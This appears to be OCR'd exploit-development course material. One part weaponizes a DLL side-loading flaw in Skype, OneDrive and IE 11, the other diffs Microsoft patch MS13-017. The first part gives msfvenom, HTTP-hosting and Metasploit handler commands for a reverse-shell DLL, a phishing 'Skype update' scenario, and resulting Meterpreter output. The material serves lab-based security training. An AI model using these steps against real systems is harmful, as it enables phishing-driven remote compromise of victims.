
- Close Procmon and terminate Skype and IE before moving forward

Checking IE 11 (2)

Turn the capturing of events within Procmon back on by click the magnifying glass icon. Start up Internet Explorer 11 by clicking it from the Desktop taskbar at the bottom of the screen. You should quickly see that IE is vulnerable to the same issue.

1. The DLL load request for **phoneinfo.dll** is checking potentially vulnerable locations, such as those listed in the **PATH** environment variable.
2. The DLL does not exist on the file system.
3. It repeatedly attempts to load the DLL.

Once you have completed these steps, ensure that Procmon, IE, and Skype are all terminated and verify with Task Manager.



Weaponizing the Vulnerability (1)

Let's work toward exploiting this vulnerability. First, from the target Windows 10 VM to which you are connected with RDP, verify that you can ping your Kali Linux VM's IP address. Once you have verified this, create a DLL using msfvenom with a meterpreter reverse_tcp payload using the following command:

root@kali:/tmp# **msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.55.55 LPORT=4444 -f dll > phoneinfo.dll**

Be sure to change the LHOST IP address to your Kali Linux IP address. Also, note that the command is actually all on a single line. Once you have created the DLL, from the same directory start up Python's SimpleHTTPServer module on port 8080:

root@kali:/tmp# **python -m SimpleHTTPServer 8080**

Serving HTTP on 0.0.0.0 port 8080 ...

Weaponizing the Vulnerability (2)

- In another command shell on Kali, start up a Metasploit handler to receive the Meterpreter connection

```
msf > use exploit/multi/handler
msf  exploit(handler) > set lport 4444
lport => 4444
msf  exploit(handler) > set LHOST 10.10.55.55
LHOST => 10.10.55.55
msf  exploit(handler) > exploit

[*] Started reverse handler on 10.10.55.55:4444
[*] Starting the payload handler...
```


Weaponizing the Vulnerability (2)

In another command shell on your Kali VM, start up a Metasploit handler to receive the incoming Meterpreter connection.

```
msf > use exploit/multi/handler
msf  exploit(handler) > set lport 4444
lport => 4444
msf  exploit(handler) > set LHOST 10.10.55.55
LHOST => 10.10.55.55
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.209.143:4444
[*] Starting the payload handler...
```

Weaponizing the Vulnerability (3)

- On your target Windows 10 VM, double-click the **Skype_Lab** folder from the Desktop
- There are two PowerShell scripts at this location: **Skype_Update** and **Skype_Update-Final**
  - The first part of both scripts includes the script commands to force the script to run as Administrator and bring up UAC if necessary
  - The **Skype_Update-Final** script also includes the simple commands to **wget** the DLL from the Kali VM and to start up Skype
  - Your goal is to try and get the script working without looking at the answer
- Let's talk about a scenario that could allow this to work on the next slide

Weaponizing the Vulnerability (3)

Switch over to the Windows 10 target over your RDP session. Double-click the folder **Skype_Lab** from the Desktop. There are two PowerShell scripts in this folder: **Skype_Update** and **Skype_Update-Final**. The first part of both scripts attempts to ensure that the script runs as Administrator and forces UAC to appear if necessary. This is so that the DLL we fetch from Kali can be written to the C:\Windows\ folder. The only difference between the two scripts is that the one called **Skype_Update-Final** includes some additional commands to **wget** the **phoneinfo.dll** file from Kali and to start up the Skype process. Let's go over a potential attack scenario on the next slide.

The Attack Scenario

- Let's say that we discovered this vulnerability, or reversed it from a patch and want to exploit a target
- Without physical access to the target or the ability to directly put a malicious DLL onto the file system, we would likely lean toward phishing
- We could craft a phishing email telling the victims that there is a mandatory Skype update required and that by executing a PowerShell script the fix will be applied
- Like with most phishing scams, you are hoping that some number of users out of a large amount fall victim
- The final script fetches the malicious DLL from an internet-connected IP address, writes it to C:\Windows\, and then starts Skype
- If successful, we will have a new Meterpreter session

The Attack Scenario

Perhaps you discovered this vulnerability as a 0-day, or maybe reversed it from a security update. Either way, you want to exploit target systems. Being that we need to get a malicious DLL onto target systems, we will likely need to take the approach of a phishing scam, either spear-phishing or regular phishing. As with many phishing campaigns, much of the success comes from how clever your scam is and how many victims you go after. Regardless, in a worst-case scenario with a poorly crafted email, you will still have success. For this one, let's pretend you craft an email that claims there is a critical Skype update users must apply. The update is actually a PowerShell script that first attempts to run as Administrator, then fetches the malicious DLL from the attacker's IP address, writes it to the file system to a location such as C:\Windows\ (where we say DLL load attempts are happening), and then starts up Skype. Success will result in a new Meterpreter session.

Stop

- At this point you have all of the pieces to successfully exploit this vulnerability:
  - You have created a malicious DLL
  - You are hosting the DLL on a web server running on port 8080
  - You have a Metasploit handler waiting to receive a Meterpreter session
  - You have the fully working script and a partially working script
    - You may choose to try to modify the partially working script to get it to work, or
    - ...you may simply modify the IP address as to where the Windows system is connecting, as shown in the PowerShell script, so that it fetches the malicious DLL from your Kali IP
  - Work toward gaining code execution before moving forward

Stop

At this point you should have everything almost ready to go. Your job is to modify one of the PowerShell scripts to see if you can get the Windows system to fetch the malicious DLL, write it to the file system, and then launch Skype. Success is indicated by a Meterpreter session. Work toward getting this functioning before moving forward.

Successful Result

- When running the **Skype_Update-Final** PowerShell script, a Meterpreter session appears on our Kali VM


```
[*] Sending stage (752128 bytes) to 10.10.1.101
[*] Meterpreter session 1 opened (10.10.55.55:4444 -> 10.10.1.101:49675) at 2019-01-04 14:59:19 -0500

meterpreter > shell
Process 4644 created.
Channel 1 created.
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Skype\Phone>
```

- If you do not get the same result, you will need to troubleshoot
- Make sure you terminate the Skype process each time

Successful Result

As shown on the slide, when executing the **Skype_Update-Final** PowerShell script, we get a Meterpreter session on our Kali VM. If you do not receive the same result, you will need to troubleshoot the issue. Be sure to terminate Skype each time through Task Manager. Here are some troubleshooting items to consider:

- Is your IP configured properly on your Kali VM and reachable?
- Did you properly set your LHOST option and is it being honored?
- Did you change the IP address in the PowerShell script to your Kali IP?
- Did the phoneinfo.dll file get written to C:\Windows\?
- You can remove the **-WindowStyle hidden** command from the PowerShell script to see any PowerShell errors that may be appearing.




More Victim Processes (1)

Verify that Skype is terminated, and also verify that the Meterpreter session is dead. You may need to type **exit** from within Metasploit. Type in **exploit** to start up the handler.

Next, you need to reboot the target Windows 10 system remotely using PowerShell. On the target VM over RDP, click the **start** button, type in **ISE**, right-click **Windows PowerShell ISE**, and select **Run as administrator**. When the PowerShell ISE comes up, type in **Restart-Computer** and press Enter. Your RDP session will drop. Give it a minute to reboot and then connect back over using RDP and log in. Shortly thereafter, a new Meterpreter session should appear! Let's see what process is at fault.

More Victim Processes (2)

- Navigate back over to your Windows 10 target VM session over RDP
- From the Desktop, double-click the **ProcessExplorer** folder and start up the **procexp64** program
- You should get something similar to the following:




174

More Victim Processes (2)

On your target Windows 10 VM, double-click the **ProcessExplorer** folder located on the Desktop and then start up the **procexp64** program. You should get the GUI on the screen with similar results.

More Victim Processes (3)

- Press **CTRL-F** to bring up the Process Explorer Search window
- Enter in **phoneinfo.dll** and click the **Search** button
- You should see that **OneDrive.exe** is the only process currently using **phoneinfo.dll**, unless you also started Skype or IE 11



More Victim Processes (3)

Press **CTRL-F** to bring up the Search window. Enter in **phoneinfo.dll** and click the **Search** button. You should get one result. OneDrive.exe is the process at fault for allowing code execution to occur. If you started Skype or IE 11, you may have more hits.


You may also see **rundll32** as opposed to **OneDrive.exe**.

Summary

- In this set of exercises you:
  - Diffed a Microsoft patch to locate a DLL side-loading vulnerability
  - Verified that the DLL does not exist on the file system and that the unsafe dwFlags argument to LoadLibraryExW of 0x800 is used
  - Located the same vulnerability using Procmon as if it were a 0-day
  - Determined that Skype, OneDrive, and IE 11 were all vulnerable to the bug
  - Weaponized the vulnerability and gained code execution


Summary

This series of exercises enabled you to discover a DLL side-loading vulnerability through patch diffing, as well as if it were a 0-day. You were able to take this vulnerability from discovery through to code execution.



Exercise: Diffing Update MS13-017

In this exercise, we briefly walk through diffing Microsoft update MS13-017.



Exercise: Diffing MS13-017

On Patch Tuesday, February 12, 2013, MS13-017 was released as an update. The update patches multiple privately disclosed kernel vulnerabilities that could be used for local privilege escalation. Per Microsoft:

- Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2799494), addressing:
  - Kernel Race Condition Vulnerability - CVE-2013-1278
  - Kernel Race Condition Vulnerability - CVE-2013-1279
  - Windows Kernel Reference Count Vulnerability - CVE-2013-1280
  - http://technet.microsoft.com/en-us/security/bulletin/ms13-017

Almost all versions of Windows were affected.

Exercise: Many Versions Patched

- More than 25 Windows OS versions were patched
- Are the patches exactly the same for all of them?
  - Not typically
  - Different versions of the Windows OS support different exploit mitigations, compiler options, and so on
  - What was pushed out to one OS version may differ from another version
  - Some versions may be susceptible to different variations of the reported vulnerability
- It is normal for researchers to examine multiple versions of an update

Exercise: Many Versions Patched

With this particular update, more than 25 Windows OS versions were affected—and likely more. However, Microsoft patches back only to certain OS versions are still supported. Currently, Windows XP SP3 is the furthest back patches are made available by default. The question you must ask is, "Are the patches exactly the same for all OS versions?" The answer is usually, "No, they're not." There are many reasons for this to be the case, some including that certain OS versions support features and security controls that others cannot. Different versions of Visual C++ Compiler may need to be used, depending on the circumstance, as well as different compile-time controls and such.

This being the case, it is fairly standard for security researchers to review multiple versions of the patches to check and see if there are any variations.

Exercise: Differences in MS13-017


- Alex Horan of Core Security released an interesting paper April 1, 2013
  - MS13-017 – "The Harmless Silent Patch ..."
  - http://blog.coresecurity.com/2013/04/01/ms13-017-the-harmless-silent-patch/
  - He noted that the Windows XP SP3 and Windows 2003 Server patch changes were different than on Windows 7 and such
  - The particular findings were not tied to a CVE or mentioned in the update
  - Now explore this

Exercise: Differences in MS13-017

On April 1, 2013, Alex Horan of Core Security released an online article called "MS13-017 – The Harmless Silent Patch…" available at http://blog.coresecurity.com/2013/04/01/ms13-017-the-harmless-silent-patch/. In the article, Alex notes that on the Windows XP SP3 and Windows 2003 Server versions of the patch the changes were different than what was noted in the update details or in the relative CVEs. It is an example of a silent patch that was not reported by Microsoft that could have an associated exploitable vulnerability. Let's spend a little bit of time going through this patch.

Exercise: Extracting the Patch (1)

- We run the following command to extract the patch and get the results shown:



Exercise: Extracting the Patch (1)

We run the following to extract the patch and get the results shown:

```
C:\MS13-017\xp>WindowsXP-KB2799494-x86-ENU.exe /extract:.
C:\Extra\Extra1\SANS\760\temp\MS13-017\xp>dir
Directory of C:\Extra\Extra1\SANS\760\temp\MS13-017\xp

04/06/2013  12:54 PM    <DIR>          SP3GDR
04/06/2013  12:54 PM    <DIR>          SP3QFE
07/05/2010  06:15 AM            17,272 spmsg.dll
07/05/2010  06:15 AM           231,288 spuninst.exe
04/06/2013  12:54 PM    <DIR>          update
04/05/2013  11:55 AM         2,275,352 WindowsXP-KB2799494-x86-ENU.exe
```

Exercise: Extracting the Patch (2)

- When navigating into the SP3GDR directory, we see that ntkrnlpa.exe is one of the files patched
- As seen in the Wiki article for ntoskrnl.exe:
  - *NTOSKRNL.EXE* : 1 CPU
  - *NTKRNLMP.EXE* : N CPU SMP
  - *NTKRNLPA.EXE* : 1 CPU, PAE
  - *NTKRPAMP.EXE* : N CPU SMP, PAE
  - https://en.wikipedia.org/wiki/Ntoskrnl.exe
- NTKRNLPA.EXE is the kernel for a single-CPU system with physical address extensions

Exercise: Extracting the Patch (2)


When looking inside the SP3GDR of the extracted patch, you can see that one of the files patched is ntkrnlpa.exe. Wikipedia has a nice, concise list of the various Windows Kernel images:

- *NTOSKRNL.EXE* : 1 CPU
- *NTKRNLMP.EXE* : N CPU SMP
- *NTKRNLPA.EXE* : 1 CPU, PAE
- *NTKRPAMP.EXE* : N CPU SMP, PAE
- http://en.wikipedia.org/wiki/Ntoskrnl

NTKRNLPA.EXE is the Kernel for a single-CPU system with physical address extensions (PAE).

Exercise: Diffing the Patch

- After diffing the two versions, you see the following in the Matched Functions tab with BinDiff



similarity	confide	change	EA primary	name primary
0.85	0.98	GI-J---	0051D0C0	VdmpInitialize(x)
0.96	0.99	GI-J---	0055FEA8	CmpQueryKeyData(x,x,x,x,x)
0.97	0.99	GI-J---	00560358	CmpQueryKeyValueData(x,x,x,x,x,x,x)
0.99	0.99	-I-J---	005519B6	CmQueryKey(x,x,x,x)
1.00	0.10	-------	004512A4	RtlMapSecurityErrorToNtStatus(x)
1.00	0.19	-------	005665D1	OpcodeGenericPrefix
1.00	0.19	-------	00566530	OpcodeREPPrefix
1.00	0.19	-------	00566524	OpcodeREPNEPrefix

- VdmpInitialize() had a significant amount of changes

Exercise: Diffing the Patch

When diffing the patch, we see that a few functions show some changes. Notably, the function VdmpInitialize() shows a similarity of 0.85, meaning it has the most changes. Also, the other functions showing changes are referencing registry keys. Let's focus on VdmpInitialize().

Exercise: VdmpInitialize()

- Per a posting from eEye Digital Security from 2007:
  - "As part of VDM initialization, NT!VdmpInitialize (invoked by calling NtVdmControl(3)) copies the contents of the zero page to virtual address 0 so that the VDM can have a duplicate of the system's original Interrupt Vector Table (IVT) and BIOS data area." http://www.securityfocus.com/archive/1/465232
- As seen in the ReactOS project from NtVdmControl():

```
case VdmInitialize:
        /* Call the init sub-function */
        Status = VdmpInitialize(ControlData);
        break;
```

- http://doxygen.reactos.org/d2/d6c/vdmmain_8c_source.html#l00174

Exercise: VdmpInitialize()


Per a posting from eEye Digital Security from 2007:

"As part of VDM initialization, NT!VdmpInitialize (invoked by calling NtVdmControl(3)) copies the contents of the zero page to virtual address 0 so that the VDM can have a duplicate of the system's original Interrupt Vector Table (IVT) and BIOS data area." Refer to http://www.securityfocus.com/archive/1/465232.

VDM stands for Virtual DOS Machine. It allows 16-bit applications to run on a 32-bit system, not so different from how WoW64 allows 32-bit applications to run on a 64-bit OS, though that is much more complex. Driver support and the like for 16-bit applications are provided. Each 16-bit application runs within its own NTVDM process. Each process gets its own copy of virtual BIOS.

Exercise: Registry Key

- VdmpInitialize() accesses the registry




Exercise: Registry Key

When examining the VdmpInitialize() function, we see that it accesses the registry location HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System, specifically the Configuration Data key, as shown in the slide.

Exercise: Configuration Data Key

- Alex Horan indicated:
- VGA ROM:
  - 00 00 0C 00 –> 0x000C0000 (BLOCK ADDRESS)
  - 00 80 00 00 –> 0×00008000 (BLOCK LENGTH)
- ROM BIOS:
  - 00 00 0F 00 –> 0x000F0000 (BLOCK ADDRESS)
  - 00 00 01 00 –> 0×00010000 (BLOCK LENGTH)
- What if you copy shellcode to this physical memory location?



Exercise: Configuration Data Key

On this slide is a copy of the Configuration Data key, using the "Modify Binary Data" option. Alex Horan pointed out the following values, highlighted on the slide, and stated that data from the physical memory address 0x0000c000 is copied into the same address within the ntvdm.exe processes virtual memory:

VGA ROM:

00 00 0C 00 –> 0x000C0000
(BLOCK ADDRESS)

00 80 00 00 –> 0×00008000
(BLOCK LENGTH)


ROM BIOS:

00 00 0F 00 –> 0x000F0000
(BLOCK ADDRESS)

00 00 01 00 –> 0×00010000
(BLOCK LENGTH)


Diff Results

- There is a comparison to VdmBiosRomMappingOption at this location in the patched and unpatched versions



Diff Results

On the top image is the unpatched version with a comparison between the value 1 and VdmBiosRomMappingOption, and on the bottom is the patched version. Let's look at the instructions leading up to this comparison.



Patched Path of Execution


Again, the summary results of this diff are taken from work done by Alex Horan at Core Security (refer to http://blog.coresecurity.com/2013/04/01/ms13-017-the-harmless-silent-patch/comment-page-1/#comment-603261). At #1 on the slide, we are checking to see:

if (BLOCK ADDRESS >= BASE_ROM_BIOS_ADDRESS (0xc0000))

At #2 on the slide, we are checking to see:


if (BASE_ROM_BIOS_ADDRESS – BLOCK ADDRESS > BLOCK ADDRESS)

Finally, we get to #3, where we perform the comparison between VdmBiosRomMappingOption and 1. Both the unpatched and patched versions of this function have the checks; however, in the unpatched version, the checks are at a different location. In the patched version, the checks are made regardless of whether the result of the operation is true or false. In the unpatched version, the checks are made only if the result is true.



Result

If we can get data mapped and send a BIOS Interrupt Call 0x10, we can possibly get code execution; however, it may not be feasible to pull off via exploitation unless there is a vulnerability that allows us to write to the ROM BIOS mapping. Many exploits require two vulnerabilities to be successful. Malware may take advantage as well, such as a rootkit.



Exercise: Diffing MS13-017 - The Point

